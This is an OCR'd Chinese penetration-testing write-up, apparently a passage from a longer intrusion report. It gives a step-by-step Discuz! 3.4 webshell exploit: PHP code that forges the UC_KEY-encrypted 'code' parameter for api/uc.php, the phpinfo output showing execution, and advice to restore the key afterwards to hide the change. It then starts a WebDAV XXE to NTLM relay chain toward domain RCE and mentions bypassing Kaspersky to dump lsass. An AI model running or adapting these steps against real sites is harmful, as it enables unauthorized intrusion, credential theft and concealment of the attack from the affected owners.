
成功写进配置文件，这里单引号被转移了，我们接下来使用 UC_KEY(dz) 去调用 `api/uc.php` 中的 `updateapps` 函数更新 UC_API。

2. 利用 UC_KEY(dz) 生成 code 参数，使用过 UC_KEY(dz) GetWebShell 的同学肯定不陌生，这里使用的 UC_KEY(dz) 就是上面我们设置的。


```php
<?php
$uc_key="123456";
$time = time() + 720000;
$str = "time=".$time."&action=updateapps";
$code = authcode($str,"ENCODE",$uc_key);
$code = str_replace('+','%2b',$code);
$code = str_replace('/','%2f',$code);
echo $code;

function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
  $ckey_length = 4;
  $key = md5($key != '' ? $key : '123456');
  $keya = md5(substr($key, 0, 16));
  $keyb = md5(substr($key, 16, 16));
  $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_length)) : '';

  $cryptkey = $keya.md5($keya.$keyc);
  $key_length = strlen($cryptkey);

  $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).s
ubstr(md5($string.$keyb), 0, 16).$string;
  $string_length = strlen($string);

  $result = '';
  $box = range(0, 255);

  $rndkey = array();
  for($i = 0; $i <= 255; $i++) {
    $rndkey[$i] = ord($cryptkey[$i % $key_length]);
  }

  for($j = $i = 0; $i < 256; $i++) {
    $j = ($j + $box[$i] + $rndkey[$i]) % 256;
    $tmp = $box[$i];
    $box[$i] = $box[$j];
    $box[$j] = $tmp;
  }
```

```
  for($a = $j = $i = 0; $i < $string_length; $i++) {
    $a = ($a + 1) % 256;
    $j = ($j + $box[$a]) % 256;
    $tmp = $box[$a];
    $box[$a] = $box[$j];
    $box[$j] = $tmp;
    $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
  }

  if($operation == 'DECODE') {
    if((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) == substr(md5(substr($result, 2
6).$keyb), 0, 16)) {
      return substr($result, 26);
    } else {
      return '';
    }
  } else {
    return $keyc.str_replace('=', '', base64_encode($result));
  }
}
?>
```

3. 将生成的数据带入 GET 请求中的 code 参数，发送数据包




4. 访问 http://127.0.0.1/discuz34/config/config_ucenter.php 代码执行成功


127.0.0.1/discuz34/config/config_ucenter.php
PHP Version 5.6.9
php
System
Windows NT DESKTOP-QKKSQS6 6.2 build 9200 (Windows 8) AMD64
Build Date
May 13 2015 19:23:54
Compiler
MSVC11 (Visual C++ 2012)
Architecture
x64
Configure Command
cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
C:\Windows
Loaded Configuration File
C:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files
(none)
Additional .ini files parsed
(none)
PHP API
20131106
PHP Extension
20131226
Zend Extension
220131226
Zend Extension Build
API220131226,NTS,VC11
PHP Extension Build
API20131226,NTS,VC11
Debug Build
no
Thread Safety
disabled
Zend Signal Handling
disabled
Zend Memory Manager
enabled

到此成功 GetWebShell，在这个过程中，有一点需要注意的是，我们修改了程序原有的 UC_KEY(dz)，成功 GetWebShell 以后一定要修复，有 2 种方法：


1. 从数据库中读取 authkey(uc_server)，通过 UC_MYKEY 解密获得 UC_KEY(dz)，当然也有可能 authkey(uc_server) 就是 UC_KEY(dz)。
2. 直接进入 Ucenter 后台修改 UC_KEY，修改成我们 GetWebShell 过程中所设置的值。

在本节中我们会讲到 WEBDAV XXE（JAVA）利用 NTLM Relay 和一个机器账户去设置基于资源的约束委派来 RCE 的故事。当然绕过卡巴斯基 dump lsass 也是非常的精彩。流程图示如下：




4.1 WEBDAV XXE

前文中已经提到了我们进入内网后发现一台部署着 java 应用的 web 服务器，并探测出该网站存在 / webdav 目录。




在一个国外安全研究员的 ppt(What should a hacker know about WebDav?) 中这样提到： 一般 webdav 支持多种 http 方法，而 PROPPATCH、PROPFIND、 LOCK 等方法接受 XML 作为输入时会形成 xxe。


我们探测下支持的 http 方法：



我们在测试 PROPFIND 方法时成功收到了 xxe 请求：



常规的 xxe 一般会想到任意文件读取、以及网上提到的利用 gopher 打 redis 等。在《 Ghidra 从 XXE 到 RCE 》中提到利用 java xxe 做 ntlm relay 操作。大致原理是，由于 sun.net.www.protocol.http.HttpURLConnection 发送 HTTP 请求遇到状态码为 401 的 HTTP 返回头时，会判断该页面要求使用哪种认证方式，若攻击者回复要求采用 NTLM 认证则会自动使用当前用户凭据进行认证。



现在我们成功获取到了 NTLM 认证请求，接下来就是 NTLM 中继了。

